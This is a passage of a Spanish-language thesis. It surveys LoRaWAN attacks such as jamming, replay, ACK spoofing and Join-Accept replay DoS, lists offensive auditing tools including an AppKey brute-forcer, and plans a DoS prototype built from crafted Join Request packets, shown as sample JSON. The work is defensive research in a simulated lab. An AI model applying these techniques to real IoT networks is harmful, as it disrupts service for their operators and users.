1.5.4.1 Tipos de Ataques de LoRaWAN®

1.5.4.1.1 Jamming Techniques (técnicas de Interferencias)

Las interferencias radioeléctricas son un problema grave cuando se usa una infraestructura LoRaWAN, debido a que entes maliciosos pueden transmitir señales de radio potente en un dispositivo cercano de la infraestructura de LoRaWAN, interrumpiendo la comunicación que se tiene con los dispositivos finales. [20]

Para que estos ataques puedan efectuarse los atacantes deben tener un hardware dedicado para poder interrumpir la comunicación, pero también pueden usar dispositivos Lora comercial para hacer este tipo de ataques, ya que los dispositivos Lora sufren de un problema llamado coexistencia, es decir, que no pueden existir dos dispositivos Lora en un mismo ambiente ya que entre los dos se interfieren. [21]

1.5.4.1.2 Replay Attacks (Ataque de Repetición)

Este tipo de ataque es un ataque al protocolo de seguridad ya que el ente malicioso reenvía o repite la transmisión de datos válida, teniendo como objetivo engañar al módulo mediante el uso de mensajes de apretón de manos o de datos antiguos de la red. [22]

Para realizar estos tipos de ataques en redes LoRaWAN se tiene que conocer la frecuencia y los canales de comunicación que se está utilizando, para poder husmear los datos de transmisión de los dispositivos finales y los Gateway. [22]

Este tipo de ataques se puede hacer solo si el manejo de contadores de tramas fuera de la especificación LoRaWAN, se deja específicamente a la aplicación y al desarrollador, ya que así las redes que no hacen un seguimiento de contadores de tramas podrían ser vulnerables al ataque. [22]

1.5.4.1.3 Replay and eavesdropping (repetición y escucha)

Los ataques de repetición y escucha son posibles debido a las vulnerabilidades en los mecanismos de protección de repetición y en la gestión de los contadores de tramas y los nonces. Estos ataques son causados por las vulnerabilidades 1 a 4. Y a continuación se lista estos tipos de ataques [23]:

- Ataque - repetición y escucha
- Ataque - repetición y escucha a través de una sesión falsa en ED
- Ataque - repetición y escucha a través de una sesión falsa en el NS[]

1.5.4.1.4 Wormhole Attacks (Ataques de agujeros de gusano)

Este tipo de ataque se puede usar junto al ataque de repetición, lo que hace este tipo de ataque es capturar los paquetes y enviar esos paquetes capturados a otro dispositivo, para así poder reproducir el paquete capturado [24].

En este tipo de ataque se puede utilizar dos tipos de dispositivos, el el sniffer y el jammer.

1.5.4.1.5 Ack spoofing and bit flipping

Ack spoofing: este ataque aprovecha la falta de asociación entre los acuses de recibo y los datos confirmados (vulnerabilidad 5). El atacante captura un mensaje ACK de enlace descendente (un mensaje con la bandera de acuse de recibo activada) y lo utiliza posteriormente para acusar recibo de otro mensaje de enlace ascendente confirmado del mismo ED. Se supone que el atacante tiene la capacidad de impedir la recepción de las tramas de enlace descendente basándose en DevAddr y en la bandera ACK, por ejemplo, a través de la interferencia selectiva [25].

bit flipping: este ataque aprovecha la falta de protección de la integridad de extremo a extremo de los datos de la aplicación (vulnerabilidad 8). El ataque supone que la seguridad de la capa de transporte entre NS-AS no existe o está comprometida, y también que el atacante tiene la capacidad de actuar en el canal entre el NS y el AS. Entonces, el atacante es capaz de realizar modificaciones precisas en los datos de la aplicación. Si la alteración de los datos de la aplicación produce resultados que son observables para el atacante, entonces la confidencialidad de los datos de la aplicación también puede verse comprometida. [25]

1.5.4.2 Ataques de denegación de Servicios en LoRaWAN

Existen varias vulnerabilidades que pueden ser usadas para el ataque de DoS algunas estas son [26]:

1.5.4.2.1 Vulnerabilidad de balizamiento (Beaconing vulnerability)

Las balizas emitidas por los Gateway no están protegidas, debido a esto estas están expuestas a la manipulación me diante ataques de repetición y escucha. Al manipular referencias de tiempo en una red LoRaWAN, es posible desincronizar las ventanas de recepción de clase B adicionales. Esto provocará una denegación de servicio para el tráfico descendente de clase B entre la red y los dispositivos finales. [26]

1.5.4.2.2 Vulnerabilidad de la repetición de unión-aceptación (Join-Accept replay vulnerability)

Este ataque se aprovecha de la falta de mecanismo de protección contra la repetición de los mensajes de Join-accept, de la asociación entre los mensajes de Join-accept y las peticiones, y de la confirmación del contexto de la sesión de seguridad. Un atacante responde a una petición de Join por parte del ED antes de que lo haga el NS, reproduciendo un mensaje de Join-aceptación que fue enviado previamente al mismo ED. El ED obtiene sus claves de sesión utilizando el valor del nonce en el mensaje de aceptación de unión reproducido, que es diferente del nonce utilizado por el NS. El ED y el NS terminan derivando claves de sesión diferentes, y pierden su capacidad de comunicarse entre sí, lo que resulta en una DoS en el ED. [26]

1.5.5 LoRaWAN Auditing Framework

Como su nombre lo indica LoRaWAN Auditing Framework es un framework que ayuda a elaborar, analizar, enviar y descifrar un conjunto de paquetes LoRaWAN con el fin de auditar la seguridad de una infraestructura LoraWAN. [27]

Todas estas herramientas solo funcionan para las versiones 1.0.x de LoRaWAN®.

Esta Framework consta de diferentes herramientas de ataques ofensivos como:

- UdpSender el cual sirve para enviar mensajes de uplink de downlink a la infraestructura LoRaWAN®.
- UdpProxy sirve para estar entre el gateway y el Network server y escuchar todo el tráfico.
- TcpProxy sirve para ser colocado entre el servidor de red y un broker MQTT.
- BruteForcer sirve para obtener un AppKey mediante la fuerza bruta
- MicGenerator sirve para generar MIC validos de un PHYPayload
- PacketCrafter y PacketParser el primero sirve para transformar un paquete PHYPayload LoRaWAN JSON en base64 y el segundo sirve para hacer lo contrario.
- SessionKeysGenerator sirve para generar claves de sesión mediante un JoinAccept y un JoinRequest en Base64, y un AppKey.

El framework proporciona muchas otras herramientas que pueden servir para hacer auditoria de la red LoRaWAN®.

2 METODOLOGÍA

Como se explicó en la parte del alcance para el presente proyecto se utiliza la metodología LEAN software development como base para el desarrollo de todo el componente y la metodología scrum específicamente para el desarrollo del prototipo. Los pasos que se ejecutaron para la realización del proyecto se pueden ver en la Figura 6 con sus respectivas tareas planteadas. En la fase de ejecución se ve como se aplica la segunda metodología la cual es el scrum.




Figura 7 Metodología del proyecto

2.1 Identificar

2.1.1 Revisión del estado del arte concerniente a los ataques DoS al protocolo LoRaWAN®

la revisión de literatura se enfocó en los diferentes ataques que existen para el protocolo LoRaWAN® y se profundizó un poco más en los ataques de denegación de servicios. El método de investigación utilizado fue un proceso semicíclico que se ajusta y se basa en la investigación-acción [28] y combinado con una revisión sistemática que consta principalmente de 3 fases, de las cuales cada una de la fase tiene una tarea específica a realizar durante la investigación propuesta. Como se muestra en la Figura 8.




Figura 8 Metodología de investigación

La fase de planificación ayuda a definir las cadenas de búsqueda y los motores digitales de búsqueda científica. [29] La fase de revisión se centra en adaptar las cadenas de búsqueda para cada motor digital de búsqueda científica, recopilar resultados preliminares, extraer información relevante y seleccionar documentos candidatos. Finalmente, en la fase de resultados, se realizó una revisión completa del documento restante para informar las conclusiones y resultados relevantes.

2.1.1.1 Fase de Plan

Esta fase está asociada a la configuración inicial previa al lanzamiento del proceso investigativo. Su objetivo principal es reducir el rango y lograr resultados proporcionales. Como primer paso, se estableció las siguientes preguntas de investigación para este estudio.

- ¿Qué tipos de ataques existen al Protocolo LoRaWan?
- ¿Cuáles ataques al protocolo LoraWan afectan a la disponibilidad?
- ¿Los ataque DoS y DDoS son los únicos ataques que afectan a la disponibilidad en el protocolo LoRaWAN?
- ¿Qué beneficios hay hacer pruebas con ataques DoS o DDoS?
- ¿Como crear o generar paquetes maliciosos DDoS o DoS para el protocolo LoRaWAN?

Luego para cada una de estas preguntas claves se sacaron palabras claves como se ve en la Tabla 1.

Tabla 1 Palabras claves

Preguntas de investigación	Palabras cables
¿Qué tipos de ataques existen al Protocolo LoRaWan?	Attacks, LoraWan
¿Cuáles ataques al protocolo LoraWan afectan a la disponibilidad?	Attacks, LoraWan, Availability
¿Los ataque DoS y DDoS son los únicos ataques que afectan a la disponibilidad en el protocolo LoRaWAN?	DoS, LoRaWAN
¿Qué beneficios hay hacer pruebas con ataques DoS o DDoS?	profits, gains, DoS, DDoS
¿Como crear o generar paquetes maliciosos DDoS o DoS para el protocolo LoRaWAN?	craft packets DDoS, bogus packets DDoS, malicious packets DDoS, malformed packets DDoS, Generator

A las palabras claves se las cambio a ingles ya que en ese idioma se encuentra muchos más resultados [30].

Luego se seleccionó los mejores repositorios digitales de búsqueda los cuales son [31]:

- IEEEExplore digital <https://ieeexplore.ieee.org/Xplore/home.jsp>
- ACM Digital <https://dl.acm.org/>
- ScienceDirect <https://www.sciencedirect.com/>

Por cada uno de los repositorios digitales se hará una búsqueda de todas las cadenas de búsquedas que se extraerán de las palabras claves.

Finalmente, en esta fase se crean las cadenas de búsquedas con las palabras claves identificadas para luego proceder a las consultas en cada uno de los repositorios digitales, como se muestra en la Tabla 2, Tabla 3, Tabla 4.

Tabla 2 IEEEExplore digital

Numero de cadena	Cadena de búsqueda
1	(" All Metadata": LoRaWAN) AND (" All Metadata": Attacks)
2	(" All Metadata": LoRaWAN) AND (" All Metadata": Attacks) AND (" All Metadata": availability)
3	(" All Metadata": LoRaWAN) AND (" All Metadata": DoS)
4	(" All Metadata": Benefits) AND (" All Metadata": DoS) AND (" All Metadata": Attacks)
5	(" All Metadata": LoRaWAN) AND (" All Metadata": DoS packets)

Tabla 3 ACM Digital

Numero de cadena	Cadena de búsqueda
1	All: lorawan and attacks] AND [Publication Date: (01/01/2015 TO 01/31/2022)]
2	[All: lorawan and attacks and availability] AND [Publication Date: (01/01/2015 TO 01/31/2022)]
3	[All: lorawan and attacks and availability and dos] AND [Publication Date: (01/01/2015 TO 01/31/2022)]
4	[All: benefits and attacks and dos and dos] AND [Publication Date: (01/01/2015 TO 01/31/2022)]
5	[All: lorawan and dos packets] AND [Publication Date: (01/01/2015 TO 01/31/2022)]

Tabla 4 ScienceDirect

Numero de cadena	Cadena de búsqueda
1	Attacks and LoRaWAN
2	Attacks and LoRaWAN and availability
3	Attacks and LoRaWAN and availability and DoS
4	Benefits and DoS attacks
5	LoRaWAN and DoS packets

2.1.1.2 Fase de revisión

Durante esta fase, se buscó la información en cada uno de los repositorios digitales científicos con la cadena de búsqueda definida en la anterior fase. Para presentar los

resultados se construyó una tabla. Esta tabla contiene el nombre del repositorio digital en su cabecera (uno por cada uno), la cadena de búsqueda utilizada y los resultados obtenidos para cada cadena de búsqueda. Los resultados que se obtuvieron se muestran en la Tabla 5.

Tabla 5 Resultado de las consultas

IEEEExplore digital		ACM Digital	
Cadena de búsqueda	Resultados	Cadena de búsqueda	Resultados
(" All Metadata": LoRaWAN) AND (" All Metadata": Attacks)	49	All: lorawan and attacks] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	25.152
(" All Metadata": LoRaWAN) AND (" All Metadata": Attacks) AND (" All Metadata": availability)	2	[All: lorawan and attacks and availability] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	137.899
(" All Metadata": LoRaWAN) AND (" All Metadata": DoS)	16	[All: lorawan and attacks and availability and dos] AND [Publi- cation Date: (01/01/2015 TO 01/31/2022)]	189.21
(" All Metadata": Benefits) AND (" All Metadata": DoS) AND (" All Metadata": Attacks)	53	[All: benefits and attacks and dos and ddos] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	184.173
(" All Metadata": LoRaWAN) AND (" All Metadata": DoS packets)	7	[All: lorawan and dos packets] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	173.368
ScienceDirect			
Cadena de búsqueda			Resultados
Attacks and LoRaWAN			186
Attacks and LoRaWAN and availability			174
Attacks and LoRaWAN and availability and DoS			47
Benefits and DoS attacks			3.313
LoRaWAN and DoS packets			40

De los resultados de la búsqueda, sólo se consideraron las soluciones recientes (posteriores a 2017), ya que la tecnología se queda obsoleta al cabo de 5 años, por término medio, como se indica en [32].

En primer lugar, con la ayuda de la función de exportación de resultados proporcionada por cada repositorio digital científico, se seleccionó el formato RIS para exportar los conjuntos de resultados de las búsquedas. Se obtuvieron documentos RIS con los resultados de las búsquedas. Estos archivos se cargaron posteriormente en una herramienta para

previsualizar información como el título, los autores, el resumen y los años. Se utilizó la herramienta llamada Ryyan [33] para ejecutar dicho procedimiento. Esta herramienta permitió realizar una primera revisión de los artículos encontrados. El campo más importante que se comprobó fue el DOI, ya que contiene su identificación principal. A continuación, se recuperaron los documentos PDF de los artículos seleccionados y se cargaron dentro de esta herramienta. Como resultado, se obtuvo un subconjunto de artículos previamente recuperados.

Luego de la primera ronda y observando que se obtuvieron muchos resultados se procedió con un protocolo de descarte de artículos. Este protocolo consistió en descartar artículos manualmente mediante criterios de exclusión y mejoramiento de las cadenas de búsquedas y se la agrupo en iteraciones por cada vez que se hacía consultas a los repositorios científicos digitales.

Algunos criterios de exclusión que ayudaron a filtrar de mejor manera los artículos son:

- Las publicaciones no deben ser menor a 5 años (2015 - 2022)
- Las publicaciones pueden ser de idioma inglés.
- Las publicaciones pueden ser conferencias y Journals
- Las palabras claves buscadas deben estar en el título o en el abstract

Todos estos criterios de exclusión se los realizo con la ayuda de la herramienta Ryyan y los pdf ya recopilados y cargados a la herramienta. Para su clasificación en Rayyan se utilizó la etiqueta "Tal vez" para marcar artículos con contenido relevante y la etiqueta "Excluir" para marcar los artículos irrelevantes.

Al final se tuvo tres iteraciones y en cada iteración se realizó el protocolo de descartes de artículos hasta tener un numero razonable de artículos como se muestra en la Tabla 6 y 7.

Tabla 6 Resultados de la iteración 2

Iteración 2			
IEEEXplore digital		ACM Digital	
Cadenas de búsqueda	resultado	Cadenas de búsqueda	resultado
("All Metadata": LoRaWAN) AND ("All Metadata": Attacks)	25	All: lorawan and attacks] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	234

(" All Metadata": LoRaWAN) AND ("All Metadata": Attacks) AND (" All Metadata": availability)	2	[All: lorawan and attacks and availability] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	453
(" All Metadata": LoRaWAN) AND (" All Metadata": DoS)	16	[All: lorawan and attacks and availability and dos] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	234
(" All Metadata": Benefits) AND (" All Metadata": DoS) AND (" All Metadata": Attacks)	53	[All: benefits and attacks and dos and ddos] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	234
(" All Metadata": LoRaWAN) AND (" All Metadata": DoS packets)	7	[All: lorawan and dos packets] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	234
ScienceDirect			
Cadenas de búsqueda			resultado
Attacks and LoRaWAN			56
Attacks and LoRaWAN and availability			56
Attacks and LoRaWAN and availability and DoS			23
Benefits and DoS attacks			452
LoRaWAN and DoS packets and craft packets			40

Tabla 7 Resultado de la iteración 3

Iteración 3			
IEEEXplore digital		ACM Digital	
Cadenas de búsqueda	resultado	Cadenas de búsqueda	resultado
(" Document Title": LoRaWAN) AND ("Document Title": attacks)	12	[Title:" lorawan"] AND [All: "types" or "kinds"] AND [All: "at-tacks"] AND [Publication Date:	10

		(01/01/2015 TO 01/31/2022)]	
(" All Metadata": LoRaWAN) AND (" All Metadata": attacks) AND (" All Metadata": availability)	2	[Title:" lorawan"] AND [Full Text: "attacks"] AND [Full Text: availability] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	9
(" All Metadata": LoRaWAN) AND (" All Metadata": attack DoS)	6	[Title:" lorawan"] AND [Abstract: "dos" or "ddos"] AND [Pub- lication Date: (01/01/2015 TO 01/31/2022)]	10
("Document Title": "benefits" OR "Document Title": "profits" OR "Document Title": "gains") AND ("Document Title": "DoS" OR "Document Title": "DDoS")	1	[Title:" lorawan"] AND [Abstract: "dos" or "ddos"] AND [Pub- lication Date: (01/01/2015 TO 01/31/2022)]	9
("All Metadata": "create " OR "All Metadata": "craft" OR "All Metadata": "build" OR "All Metadata": "generate") AND ("All Metadata": "DoS" OR "All Metadata": "DDoS") AND ("All Meta- data": "bogus packets" OR "All Metadata": "malicious packets" OR "All Metadata": "malformed packets")	9	[[[Abstract:" create "] OR [Abstract: "launch"] OR [Abstract: "build"] OR [Abstract: "generator"] OR [Abstract: "creation"]] AND [[Title: "dos"] OR [Title: "ddos"]] AND [Publication Date: (01/01/2015 TO 01/31/2022)]	23
ScienceDirect			
Cadenas de búsqueda			resultad o
(" LoRaWAN") AND (" types" OR "kinds") AND ("attacks")			10
(LoRaWAN) AND (attacks) AND (availability)			9
(LoRaWAN) AND (attack DoS)			1
(" DoS" OR " DDoS") AND ("benefits" OR "profits" OR "gains")			0

En la segunda iteración se tuvo un total de 2119 artículos y en la tercera iteración se tuvo un total de 155 artículos, pero luego de realizar el protocolo de descarte de artículos en la tercera iteración se quedó con 20 artículos para la investigación.

2.1.1.3 Fase de resultados

En este último paso de la metodología de investigación, se documentaron todas las conclusiones y resultados. Dichos hallazgos se utilizaron para construir el siguiente paso del componente el cual es la creación de un prototipo de denegación de servicio para redes LoRaWAN®.

Describir el diseño o el planteamiento que ha sido utilizado para el desarrollo del componente, el cual depende del método seleccionado (hipotético-deductivo, inductivo, entre otros). Se sugiere incluir, los que correspondan:

- Enfoque (cualitativo, cuantitativo o mixto).
- Tipo de trabajo: exploratorio, descriptivo, explicativo, experimental, estudio de casos, entre otros.
- Técnica de recolección de información (entrevistas, cuestionarios, análisis documental, entre otras).
- Técnica de análisis de la información.

2.1.2 Selección de la metodología de desarrollo para la implementación del prototipó

Como bien se dijo en las secciones anteriores se escogió la metodología Scrum para el desarrollo del prototipo. Ya que para el prototipo no se tiene claro los requisitos y estos pueden cambiar a medida que pasa el tiempo, también porque el desarrollo del prototipo no es muy grande, otro motivo por el cual se escogió la metodología scrum es la entrega rápida que se tiene que hacer del prototipo y que a medida se le entregue este pueda ser revisado y evaluado, para así al final tener un producto mínimo viable [34].

2.2 Planear

2.2.1 Definición de los requisitos funcionales y no funcionales del prototipo

Para la definición del prototipo se tiene que hacer un listado de características y funcionalidades que debe tener el prototipo. en la Tabla 8 se puede ver los requisitos que debe tener este prototipo.

Tabla 8 Lista de requisitos

Numero de Requisitos	Requisitos
1	El prototipo debe enviar mensajes join Request
2	El prototipo debe enviar mensajes Uplink
3	El prototipo debe tener la capacidad de enviar un joinEUI establecido
4	El prototipo debe tener la capacidad de enviar un devEUI establecido
5	El prototipo debe tener la capacidad de enviar un devNonce establecido
6	El prototipo debe tener la capacidad de enviar un mic establecido
7	El prototipo debe tener la capacidad de enviar un keys establecidos
8	El prototipo tener la capacidad de enviar varios mensajes de join request establecidos
9	El prototipo tener la capacidad de enviar varios mensajes de Uplink establecidos

2.2.2 Diseñar la arquitectura del prototipo

Como se ve en la Figura 9 el prototipo utiliza un framework de auditoria LoRaWAN® el cual nos proporciona las herramientas necesarias para poder elaborar el script, y este a su vez tiene el código necesario para poder enviar paquetes al Gateway y toda la infraestructura LoRaWAN®.




Figura 9 Arquitectura del prototipo

2.2.3 Identificar el entorno de trabajo (simulador, nodo físico)

Para el trabajo en cuestión se utilizó un entorno de trabajo simulado donde todos los componentes del protocolo LoRaWAN® como los end nodes, gateways, Network server y Application server estarán alojados en un solo dispositivo.

El dispositivo tiene un sistema operativo Ubuntu Server 22.04.1 LTS en el cual se instaló ChirpStack Gateway OS, este es un SO integrado basado en el core Linux el cual puede ejecutar los componentes de LoRaWAN® como el server de aplicación [35], el network server [36] y otros componentes más [37] [38] [39] en un solo dispositivo y así simular toda la infraestructura de LoRaWAN® como se ve en la Figura 10.




Figura 10 Entorno de simulación

Se acogió el entorno de trabajo como simulación debido a que es más económico y fácil probar el prototipo. Ya que si se escogía un entorno de trabajo físico tendríamos que adquirir equipos que necesitaríamos para probar el prototipo o movilizarnos hacia el lugar donde se encuentran estos dispositivos. Otra ventaja es que se puede trabajar desde cualquier lugar y si pasa algo con el sistema operativo de prueba se puede crear de manera rápida y fácil otro entorno de simulación para poder seguir creando el prototipo.

2.2.4 Creación del backlog del proyecto

Debido a que el desarrollo del prototipo era pequeño y no tenía muchos requisitos el backlog es de un tamaño pequeño como se ve en la Tabla "9"

Tabla 9 Backlog del prototipo

entrada	Historia de usuario	Estimación de tiempo
1	El prototipo debe enviar join request	3 dias
2	El prototipo debe enviar join request	3 dias
3	El prototipo debe tener la capacidad de enviar un joinEUI establecido	3 dias
4	El prototipo debe tener la capacidad de enviar un devEUI establecido	3 dias
5	El prototipo debe tener la capacidad de enviar un devNonce establecido	3 dias
6	El prototipo debe tener la capacidad de enviar un mic establecido	3 dias
7	El prototipo debe tener la capacidad de enviar un key establecido	3 dias
8	El prototipo tener la capacidad de enviar varios mensajes de join request establecidos	3 dias
9	El prototipo tener la capacidad de enviar varios mensajes de Uplink establecidos	3 semana

El backlog consta de todos los requerimientos propuestos y se tendrá un tiempo de una semana por cada requisito.

2.3 Ejecutar

Una vez ya planeado y definido el backlog del trabajo se inicio con la etapa de desarrollo.

Como bien se explicó en la parte de la planeación, el script ha desarrollar utiliza el framework LoRaWAN® Auditing Framework, y específicamente las herramientas UdpSender y PacketCrafter.

La herramienta PacketCrafter nos ayudara a armar los PHYPayload del paquete lorawan que deseamos enviar, mientras que la herramienta UspSender ayudara a enviar estos

paquetes armados. Estas herramientas nos servirán para enviar ambos tipos de paquetes tanto los Join Request y lo Uplink.

2.3.1 Armado de paquetes Join Request

Para armar este tipo de paquetes se necesitará previamente el PHYPayload en formato json, como se muestra en la Figura 11.

```
{
  "mhdr":
  {
    "mType": "JoinRequest",
    "major": "LoRaWANR1"
  },
  "macPayload":
  {
    "joinEUI": "b4ba54cb1c3b1206",
    "devEUI": "83b7e627fa719786",
    "devNonce": 0
  },
  "mic": "10fbbc"
}
```

Figura 11 Formato Json de un PHYPayload

